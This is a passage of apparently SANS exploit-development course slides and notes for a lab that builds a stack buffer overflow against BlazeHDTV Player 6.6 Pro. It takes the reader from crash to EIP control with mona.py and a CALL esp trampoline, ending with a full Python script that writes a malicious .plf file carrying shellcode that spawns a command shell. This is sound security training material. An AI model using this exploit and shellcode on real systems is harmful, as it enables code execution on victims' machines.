Click **Run** and then **Run Module**. You can also press **F5**. This executes your script, resulting in the creation of the **blaze_1.plf** file, as shown on the slide. The .plf extension means "playlist" and is one of the file types supported by the application. If you get an error message when running your script, there is likely a problem with it that has to be corrected. This script simply creates a file with 1,000 A's in it and gives it a **.plf** extension, which is a file format supported by BlazeHDTV Player.

Using BlazeHDTV to Open the File

- The debugger is attached to the BlazeHDTV process – click the folder and then click Open Playlist



- You may get the following message in the debugger:

```
Exception 000006BA - use Shift+F7/F8/F9 to pass exception to program
```

- If so, you must press SHIFT-F9 to pass the exception

Using BlazeHDTV to Open the File

You are now ready to open the blaze_1.plf file containing 1,000 "A" characters. Go back to the BlazeHDTV GUI, as shown on the slide. Click the folder icon on the bottom of the GUI. It should bring up the menu as shown. Click Open Playlist. This may cause an exception for whatever reason, which is caught by the debugger. Debuggers are supposed to catch exceptions by nature so that a developer can determine what is causing the problem. You can configure Immunity Debugger to ignore certain types of exceptions if you want, as shown in the next slide. Regardless, if you get the message shown at the bottom of the slide, you must pass the exception. To do this, you need to press SHIFT-F9. If you are on a Mac, you have to map the appropriate key bindings to use the SHIFT-F key combinations.

If you attached after opening the Open Playlist dialog, you do not need to click the folder icon again because the dialog should already be open.

Debugging Note (1)

- Depending on the version of Windows (7, 8, or 10) and whether it is 32-bit or 64-bit:
  - You may experience a large number of exceptions when opening the Open Playlist dialog
  - Or after opening the .plf file
  - You may continue to press SHIFT-F9 to pass the exceptions until you get control of EIP. (There could be as many as 10 of them.)
  - Or you can add the exception to the "Ignore also following custom exceptions or ranges" list
  - See the next slide for instructions

Debugging Note (1)


You should be using the SANS-provided Windows 10 VM. If you attempt to use another version of Windows, you may experience exceptions when running the program inside the debugger. Immunity Debugger may catch a number of exceptions while attempting to open the Open Playlist dialog, or after clicking open the .plf file. If this occurs, be sure to press SHIFT-F9 repeatedly until you gain control of EIP. There could be as many as 10 exceptions, depending on your Windows version. If you accidentally hit F9 without the SHIFT key, it may cause the program behavior to change and terminate. You will need to start over if this occurs.

A better option may be to add the exception type to the "Ignore also following custom exceptions or ranges" list in your debugging options. See the next slide for instructions.

Note: In between each run of the program in the debugger, you may want to close Immunity Debugger completely and open a fresh copy. For various unknown reasons, not doing this may produce unwanted results.

Debugging Note (2)

- From the Immunity Debugger Ribbon bar, click Options and Debugging Options
- As shown by the arrows, click the Exceptions tab
- Then click Add Last Exception and close the window



Debugging Note (2)

To add the last exception to the "Ignore also following custom exceptions or ranges" list, click the Exceptions tab as indicated by the top yellow arrow. The bottom yellow arrow is pointing to the Add Last Exception button. This should be in black font, as shown. If it is grayed out, it means the program has not yet experienced an exception. Click the button, followed by OK to close the window. The debugger should ignore that exception type going forward.

Continue Opening the File


- After passing any exceptions, you should get a standard Explorer window
- Open the blaze_1.plf file: 

- It may seem as if things are running slowly at times
  - This may be due to the debugger loading additional DLLs and such
  - It may also be due to a crash! Be sure to check the debugger window to see if it's running
- Note: You may get additional exceptions

Continue Opening the File

After passing any exceptions to the program and allowing it to continue, you should get a standard Explorer window. Go to your Python 2.7 folder (or wherever you created the playlist file from your Python script) and open the blaze_1.plf file. At times, it may seem like things are running slowly. Each feature you use within a program may require additional DLLs to be loaded. While the program is attached to a debugger, this process may run slower because it is being debugged. It may also seem to be hanging when the debugger catches an exception. Be sure to check the debugger window to see if the program is currently running.

The Program Crashed!



The Program Crashed!

As shown on the slide, the BlazeHDTV program crashed when opening the playlist file containing the 1,000 "A" characters. We see that the EIP register is pointing to 0x41414141, which, of course, is the 1-byte hex value for an ASCII "A" character four times in a row. We can also see that the ESP register is pointing on the stack to a long series of 0x41414141. It is likely that we have overwritten the return pointer of a function containing a buffer overflow vulnerability and got control during the function epilogue.

If you did not get the same results, start from the beginning of the exercise and ensure that you completed all steps.

Note: Sometimes programs will crash at one large number but not another (for example, the program may crash with 1,000 A's but not with 1,024 A's). This can be due to various factors that cause program behavior to change.

Next Steps

- Where we are:
  - We installed the vulnerable program and all required tools
  - We used Python to generate a file containing 1,000 "A" characters
  - With the debugger attached to the program, we caused it to crash and got control over the instruction pointer
  - We must now figure out the size of the buffer until we hit the return pointer and demonstrate precise control
  - First, in the debugger, click Debug | Close

Next Steps

Where we are:

- We've installed the vulnerable program and all required tools.
- We used Python to generate a file containing 1,000 "A" characters.
- With the debugger attached to the program, we caused it to crash and got control over the instruction pointer.
- We must now figure out the size of the buffer until we hit the return pointer and demonstrate precise control.
- First, in the debugger, click Debug | Close. This closes the application that crashed and not the debugger.

mona.py

- PyCommand for Immunity Debugger
- Written and maintained by the Corelan Team, led by Peter Van Eeckhoutte ("corelanc0d3r")
- Available at https://github.com/corelan/mona.
- Greatly helpful for building exploits:
  - ROP gadget building
  - Exploit mitigation control scanning (DEP, ASLR, SafeSEH, and so on)
  - Easily search for trampolines and code reuse

mona.py

Mona.py is a PyCommand for Immunity Debugger that aids in building exploits. It was written by the Corelan Team, led by Peter Van Eeckhoutte ("corelanc0d3r"). You can find the tool and documentation at:

Tool – https://github.com/corelan/mona

Documentation – https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

The tool is helpful for building exploits, especially when dealing with exploit mitigation controls. You can easily scan modules and executables to see if they are compiled to participate in ASLR, SafeSEH, DEP, and other controls. The tool has a built-in search option to scan modules for ROP gadgets to disable DEP, making trampoline searches simple. There are other features as well.

Helpful mona.py Commands


- Update mona to the latest version: ***!mona update***
- Search for trampolines and other code reuse blocks: ***!mona jmp -r esp -m <module name>***
- Search for SEH overwrite code sequences: ***!mona seh –m <module name>***
- Set up the working folder to where output is written: ***!mona config -set workingfolder <PATH/%p>***
- Display loaded modules and protections: ***!mona modules***
- Generate a pattern to determine buffer size: ***!mona pattern_create <N>***
- Pattern locater: ***!mona pattern_offset <pattern>***
- Find ROP gadgets: ***!mona rop***

Helpful mona.py Commands

The following is certainly not an exhaustive list of commands available with mona.py, but it represents some commonly used ones:

- Update mona to the latest version: ***!mona update #Makes a connection to https://redmine.corelan.be and updates***
- Search for trampolines and other code reuse blocks: ***!mona jmp -r esp -m <module name> #Many other options available; see the documentation***
- Search for SEH overwrite code sequences: ***!mona seh –m <module name>***
- Set up the working folder to where output is written: ***!mona config -set workingfolder <PATH/%p> #Path e.g. c:\logs\%p The %p will be populated with the process name***
- Scan and display loaded modules and protections: ***!mona modules #Shows modules not protected with ASLR, SafeSEH, DEP, etc…***
- Generate a pattern to determine buffer size: ***!mona pattern_create <N> #Just like Metasploit's pattern_offset.rb and pattern_create.rb***
- Pattern locater: ***!mona pattern_offset <pattern>***
- Find ROP gadgets: ***!mona rop #Generates list of ROP gadgets, xchg's, and other data***

mona.py Input



mona.py Input

All interactive commands, such as those with PyCommands like mona.py, are entered into the input location shown on the slide. This is called the command bar.

Set Up a Working Folder

- A folder has been created on your filesystem where Mona will write all output
- To do this, inside of Immunity Debugger from the interactive command bar at the bottom, we ran the following command:

```
!mona config -set workingfolder C:\Mona_Output
```


Set Up a Working Folder

When you execute Mona commands, a summary of the results appears in the log window within Immunity Debugger, and a full version is written to the filesystem. You want to set the location to where this output will be written. This has been done for you on the provided Windows 10 VM. To do this, we ran the following command from the command bar inside of Immunity Debugger:

```
!mona config -set workingfolder C:\Mona_Output
```

Generate a Pattern

- We can now generate a 1,000-byte pattern using Mona to determine the buffer size
  - These are the Metasploit pattern_create and pattern_offset scripts, ported to Mona
  - From the interactive command bar in Immunity, run:

    `!mona pattern_create 1000` or !mona pc 1000
  - In the log window, you should see the following:

```
0BADF00D Creating cyclic pattern of 1000 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
0BADF00D [+] Preparing log file 'pattern.txt'
0BADF00D     - (Re)setting logfile C:\Mona_Output\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open C:\Mona_Output\pattern.txt and copy the pattern from the file
```

  - As noted, do not try and copy to pattern from the log screen. It is written to your working folder

Generate a Pattern

Next, instead of sending in a bunch of "A" characters to the application, we create a 1,000-byte pattern using Metasploit's pattern_create script, ported into Mona. Just as we did in 660.4, we use this pattern to determine the number of bytes until we hit the return pointer. From the command bar inside of Immunity Debugger, execute the following command:

```
!mona pattern_create 1000
```

You can also substitute "pc" for "pattern_create".

In the log window, you should see the same output as shown on the slide. If the log window doesn't automatically appear, click the "l" button from the Immunity Debugger Ribbon bar. As indicated in the output, do not copy the pattern from the log window, as it is truncated. It will be written to your "working folder" and is named pattern.txt.

Updating the Python Script

- We now want to update our Python script to include the pattern as the payload
- Open the pattern.txt file from your working folder
- Copy the pattern over to your Python script and update the payload line to:

```
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa……."
```

- Make sure you include the quotation marks
- Save the file and run it to create the new PLF file
- Start the BlazeHDTV program again and continue

Updating the Python Script

We must now update our Python script so that we create a new blaze_1.plf file containing our pattern. Open up the pattern.txt file from your working directory and copy only the pattern. The easiest way is to simply double-click it and press CTRL-C. With the pattern copied into your clipboard, go to your script and update the payload line. It should look similar to the following:

```
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa……."
```

Note that it is truncated on the end because we cannot fit a 1,000-byte pattern onto the slide. Make sure the pattern is wrapped with quotation marks so that it is treated as a string. Save the file and execute/run it to create the new blaze_1.plf file. Start up the BlazeHDTV program again and continue to the next slide.

Crashing with the Pattern

- Repeat the earlier steps to start the program, attach to it with the debugger, and continue execution
- Open the new blaze_1.plf file with BlazeHDTV
- Ensure that the program crashes with: `EIP 37694136`
- That is a piece of the pattern we generated!
- In Immunity Debugger, run: `!mona pattern_offset 37694136`

```
Looking for 6Ai7 in pattern of 500000 bytes
 - Pattern 6Ai7 (0x37694136) found in Metasploit pattern  at position 260
```

- The log window shows a size of 260 bytes

Crashing with the Pattern

When BlazeHDTV is up and running, use the same steps as before to attach to the program with the debugger and make sure it is running, not suspended (paused). Open the blaze_1.plf file with BlazeHDTV and wait for the crash. It should crash with EIP pointing to 37694136. If you did not get this result, verify your previous steps. EIP points to a piece of the pattern. Next, in the Immunity Debugger command bar, run:

```
!mona pattern_offset 37694136
```

The log window shows that the number of bytes before hitting that piece of the pattern is 260 bytes. This is where the return pointer begins that we want to overwrite.

Note that the output may differ, as Mona is often changed, but the result should always be at 260 bytes in this example.

Verifying Precise Control of EIP

- Update the payload line in your Python script to:

```
payload = "A" * 260 + "\xde\xc0\xad\xde"
```

- This is 260 "A" characters, followed by 0xdeadc0de in little-endian format
- Save the script, execute it, and redo the previous steps to cause the crash in the debugger
- We get DEADC0DE in the EIP register!

```
EIP DEADC0DE
```

- We have now verified control

Verifying Precise Control of EIP

Quickly verify that the "pattern_offset" script is correct and that we have precise control of the instruction pointer. In your Python script, update the payload line to look like this:

```
payload = "A" * 260 + "\xde\xc0\xad\xde"
```

This prints 260 "A" characters followed by 0xdeadc0de in little-endian format. Because x86 uses little-endian, we need to put the bytes in reverse order so that they actually get written in the right order on the stack. Remember, this value is passed to the instruction pointer. If we don't put it in backward, we'll jump to 0xdec0adde instead of 0xdeadc0de.

Save the script, execute it, and redo the previous steps to cause the application to crash inside the debugger. You should get the results on the slide, showing that EIP is pointing to DEADC0DE. We have now verified that we have control.

Next Steps

- We must now:
  - Modify our Python script to more easily see the layout on the stack
  - Select shellcode to spawn a shell
  - Locate an opcode to help us get to our shellcode
  - Successfully compromise the program

Next Steps

At this point, we need to modify our Python script so that we can visually see how it looks on the stack. This helps us write the exploit and makes it easier for you to understand what we want to accomplish. We then select the shellcode we want to execute as our payload, locate an opcode to help us jump to our shellcode, and, finally, compromise the program.

Modifying Our Script

- Modify the payload line in your Python script to:

```
payload = "A" * 260 + "RRRR" + "\x90" * 20 + "B" * 20
```

- This performs the following:
  - Prints 260 "A" characters to get to the return pointer
  - Prints "RRRR", which causes EIP to crash trying to execute the address 0x52525252 (just a placeholder)
  - Prints 20 NOP bytes ("0x90") so that we can more easily see the stack layout during the crash
  - Prints 20 "B" characters, which will be where we put our shellcode when we get to that point

Modifying Our Script

Modify the payload line in your blaze_1.py script to look like the following:


```
payload = "A" * 260 + "RRRR" + "\x90" * 20 + "B" * 20
```

This performs the following:

- Prints 260 "A" characters to get to the return pointer.
- Prints "RRRR", which causes EIP to crash trying to execute the address 0x52525252. This is just a placeholder. We'll put the real return pointer here soon, when we figure that part out.
- Prints 20 NOP bytes ("0x90") so that we can more easily see the stack layout during the crash.
- Prints 20 "B" characters, which will be where we put our shellcode when we get to that point. This is just another placeholder.

Analyzing the Crash

- We crash at address 0x52525252
- ESP is pointing on the stack to the last 4 NOP bytes we added
- This is likely due to arguments passed to the vulnerable function being cleaned up by the calling convention
- The JMP or CALL esp instruction will do!



Analyzing the Crash

After updating your script, save it and execute it again, creating the new blaze_1.plf file. Go ahead and redo the steps to cause the crash in the debugger. As you can see on the slide, the image shows the layout of the stack. You can now easily see the "A" characters as 0x41414141 leading up to the return pointer of 0x52525252. Next, you see a series of our NOPs as 0x90909090, and finally our "B" characters as 0x42424242. ESP is pointing to the last 4 bytes of our NOPs. Why is it pointing down there and not right after the return pointer? This is likely due to arguments being passed to the vulnerable function. The calling convention likely inserted code to adjust the stack pointer past these arguments before the epilogue.

Because the stack pointer points to our NOPs, we can attempt to locate the address of a JMP esp or CALL esp instruction, overwrite the return pointer with this address, and get execution!

Now What?

- Because ESP points to our NOPS when the crash occurs, we can:
  - Overwrite the return pointer with the address of a JMP esp or CALL esp to get execution
  - Replace the "B" characters with shellcode
  - Use Mona to find the instruction
  - First find a DLL that is not participating in ASLR or being rebased
  - From the command bar in Immunity Debugger, run the following command to view each module and its exploit mitigations: `!mona modules -o`

Now What?

Our next steps are to locate the address of a JMP esp or CALL esp instruction to get shellcode execution. We need to replace the "B" characters that were serving as a placeholder with our desired shellcode. We use Mona to find the address of a JMP esp or CALL esp. For this to work, we need to find a module that is not participating in ASLR or being rebased. To do this, we can use the following Mona command in the Immunity Debugger command bar:

```
!mona modules -o        #Make sure the program is running in the debugger first!
```

The -o tells Mona to ignore OS modules, such as those located in your C:\Windows\System32\ and C:\Windows\SysWOW64\ folders.

!mona Modules

- This screenshot is only a small piece of the output from Mona:

```
| Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------
| True   | False   | False | False    | False  | -1.0- [BlazeDVDCtrl.dll] (C:\Program Files\B
| True   | False   | False | False    | False  | -1.0- [EqualizerProcess.dll] (C:\Program Fil
| True   | False   | False | False    | False  | 1.0.0.1 [RecorderCtrl.dll] (C:\Program Files
| True   | False   | False | False    | False  | -1.0- [PlayerDll.dll] (C:\Program Files\Blaz
| True   | False   | False | False    | False  | 1.0.0.1 [PowerManagementCtrl.dll] (C:\Progra
| True   | False   | False | False    | False  | 1.0.0.1 [RemoteControlCtrl.dll] (C:\Program
| True   | True    | True  | True     | False  | 8.00.7601.17514 [ieproxy.dll] (C:\Program Fi
| True   | False   | False | False    | False  | 1.6.20.2006 [ProfileStore.DLL] (C:\Program F
| True   | False   | False | False    | False  | 1.0.0.1 [AudioProcess.dll] (C:\Program Files
| False  | False   | False | False    | False  | 1.0.0.1 [BlazeHDTV.EXE] (C:\Program Files\Bl
| True   | False   | False | False    | False  | -1.0- [DibLibDll.dll] (C:\Program Files\Blaz
```

- As you can see, a bunch of modules come with the BlazeHDTV program, not compiled for ASLR and other controls!

!mona Modules

Due to the size of the output, only a small piece of the output is shown. This command shows you each module and which exploit mitigations it participates in, including Rebase, SafeSEH, ASLR, DEP (NX), and whether it is an OS DLL. As you can see, most of them are not participating in many controls. Rebase is on for the majority, so we need to select one that is not being rebased, as it will be static.

Finding a JMP esp or CALL esp

- Select one of the DLLs not participating in ASLR or Rebase, such as Configuration.dll, and run the following command:

```
!mona jmp -r esp -m Configuration.dll
```

- Here are the results from Configuration.dll:

```
[+] Results :
  0x60333503 : push esp #
  0x6034bc23 : jmp esp |
  0x6034c223 : jmp esp |
  0x6034be03 : call esp |
Done. Found 4 pointers
```

NOTE: If using a newer version of Mona, results may vary...any address listed should work!

- In this example, we use 0x6034be03 as the address to overwrite the return pointer

Finding a JMP esp or CALL esp

Select one of the DLLs that is not being rebased and not participating in the other controls. If you want to match the slides, use the Configuration.dll module. Run the following command, using your selected module after the -m flag:

```
!mona jmp -r esp -m Configuration.dll
```

The results we got are shown on the screen in red as "Done. Found 4 pointers." In our example, we select the bottom result, showing as 0x6034be03 : CALL esp. We use this address as the return pointer overwrite. Mona may be updated as releases are made. This means that the results may not match up exactly. This is okay, as any address should work. The main executable itself may also be an option, but you will have to compensate for a null byte at the beginning of the address.

Note: You may have to click back on the log window if you were automatically switched to the main CPU view. It is always best to look at the results in the text file written by Mona to the filesystem.

Update the Script and Add Shellcode

- We must update the script with our CALL esp address, shellcode, and update our payload line:
  - Add this line at the top of your script: `import struct`
  - Add the line: `rp = struct.pack('<L', 0x6034be03)`
  - Modify the payload line to:

    `payload = "A" * 260 + rp + "\x90" * 20 + shellcode`
  - Shellcode to spawn a shell is in your 660.5 "Blaze Files" folder, titled shellcode_cmd.txt
  - Copy the contents of that file into your script

Update the Script and Add Shellcode

We must now go back to our script and make some updates. At the top of your blaze_1.py script, excluding the comments, type:

```
import struct            #This will import the struct module…
```

Next, add the line:

```
rp = struct.pack('<L', 0x6034be03)  #This is our selected "CALL esp"
address, packed into little endian format.
```

Modify the payload line in your script to:

```
payload = "A" * 260 + rp + "\x90" * 20 + shellcode          #We simply
swapped '"B" *20' with shellcode
```

Shellcode to spawn a command shell is in your 660.5 Blaze folder, named shellcode_cmd.txt. Open this file and copy the contents over to your script.

Final Script

- Execute the final script to get the new PLF file

```
import struct
file = 'blaze_1.plf'
sc = (
"\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
… # *********Truncated for space
"\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
"\x24\x20\x57\xFF\xD0")
rp = struct.pack('<L', 0x6034be03) #JMP or CALL esp
x = open(file, 'w')
payload = "A" * 260 + rp + "\x90" * 20 + sc
x.write(payload)
print "File %s" %file, "created!"
x.close()
```


Final Script

Below is the completed script. Your script should look identical, unless you use a different address to overwrite the return pointer.

```
import struct
file = 'blaze_1.plf'

sc = (
"\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
"\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
"\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
"\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
"\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
"\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
"\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
"\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
"\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
"\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
"\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
```

```
"\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE"
"\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53"
"\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24"
"\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51"
"\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE"
"\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45"
"\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
"\x24\x20\x57\xFF\xD0")

rp = struct.pack('<L', 0x6034be03) #CALL esp
x = open(file, 'w')
payload = "A" * 260 + rp + "\x90" * 20 + sc
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

Set a Breakpoint on CALL esp

- Start the program back up and attach to it with Immunity Debugger
- With the program running, press CTRL-G to bring up the following window, and enter the CALL esp address (click OK):

- Press F2 on the highlighted address to set a breakpoint (accept any warnings)


```
6034BE03   FFD4            CALL ESP
```


Set a Breakpoint on CALL esp

We set a breakpoint so we can see the code execute and understand more clearly what the CALL esp instruction is doing. First, start the BlazeHDTV program back up and attach to it with the debugger. With the program running, not suspended, click anywhere in the disassembler pane in Immunity Debugger, and press CTRL-G to bring up the box shown on the slide. This box allows you to enter in an address and jump to that location. Paste in the address of the JMP esp or CALL esp instruction you are using. In our example, you see we place the address we got earlier from Configuration.dll, 0x6034be03. Click OK, and you should be taken to that location. With the JMP esp or CALL esp instruction highlighted, press F2 to set the breakpoint. You may get a message saying that this address is outside of the code segment. Just accept the message and ignore it for now.

Open the PLF File

- Open the malicious PLF file
  - We hit the breakpoint in the debugger
  - Press F7 to single-step and take the jump
  - The stack should appear in the disassembly pane, showing the NOPs
  - We have now gained execution of our code!




Open the PLF File

Next, open up the malicious PLF file and let it hit the breakpoint. If your breakpoint is not hit, verify that your code is correct and that the breakpoint is properly set. Press F7 at the breakpoint to do a single step. The disassembly pane should now show the stack! Specifically, it should be pointing to your four NOPs, as shown in the slide image. We have now proven that we have control and successfully redirected execution to our payload.

Shellcode Execution!

- Close the debugger and start up BlazeHDTV from the desktop
- Open the malicious blaze_1.plf file
- A command shell should spawn with the path of the BlazeHDTV application!



Shellcode Execution!

Close the program and debugger. Start up the BlazeHDTV executable from your desktop without the debugger. Open up the malicious blaze_1.plf file. If successful, a command shell should spawn with the path of where the BlazeHDTV program is located. At this point, you have successfully completed the exercise!

Exercise: Basic Stack Overflows – The Point

- Identify a buffer overflow in a vulnerable Windows program
- Gain control of the instruction pointer
- Identify modules not participating in ASLR or other exploit mitigation controls
- Locate a trampoline
- Gain shellcode execution!

Exercise: Basic Stack Overflows – The Point

The purpose of this exercise was to identify a vulnerable Windows application, get control of the instruction pointer, identify modules not compiled to participate in ASLR and other exploit mitigations, locate a trampoline, and, finally, gain shellcode execution.

Exercise: SEH Overwrite

- Target: BlazeVideo HDTV Player 6.6 Pro
  - An HDTV player for Windows
  - Version 6.6 is vulnerable to a stack overflow
  - Vulnerability discovered in earlier versions as far back as 2008 by ThE g0bL!N, fl0 fl0w, and others
- Goals:
  - Perform a Structured Exception Handler (SEH) overwrite to get shellcode execution
  - Use the pop/pop/ret trick
  - Defeat the SafeSEH protection
  - Get around ASLR

Estimated duration: 45 minutes

Your instructor will walk you through this up to a certain point prior to handing over control. You may use Windows 7, 8, or 10 – 32-bit or 64-bit.

Exercise: SEH Overwrite

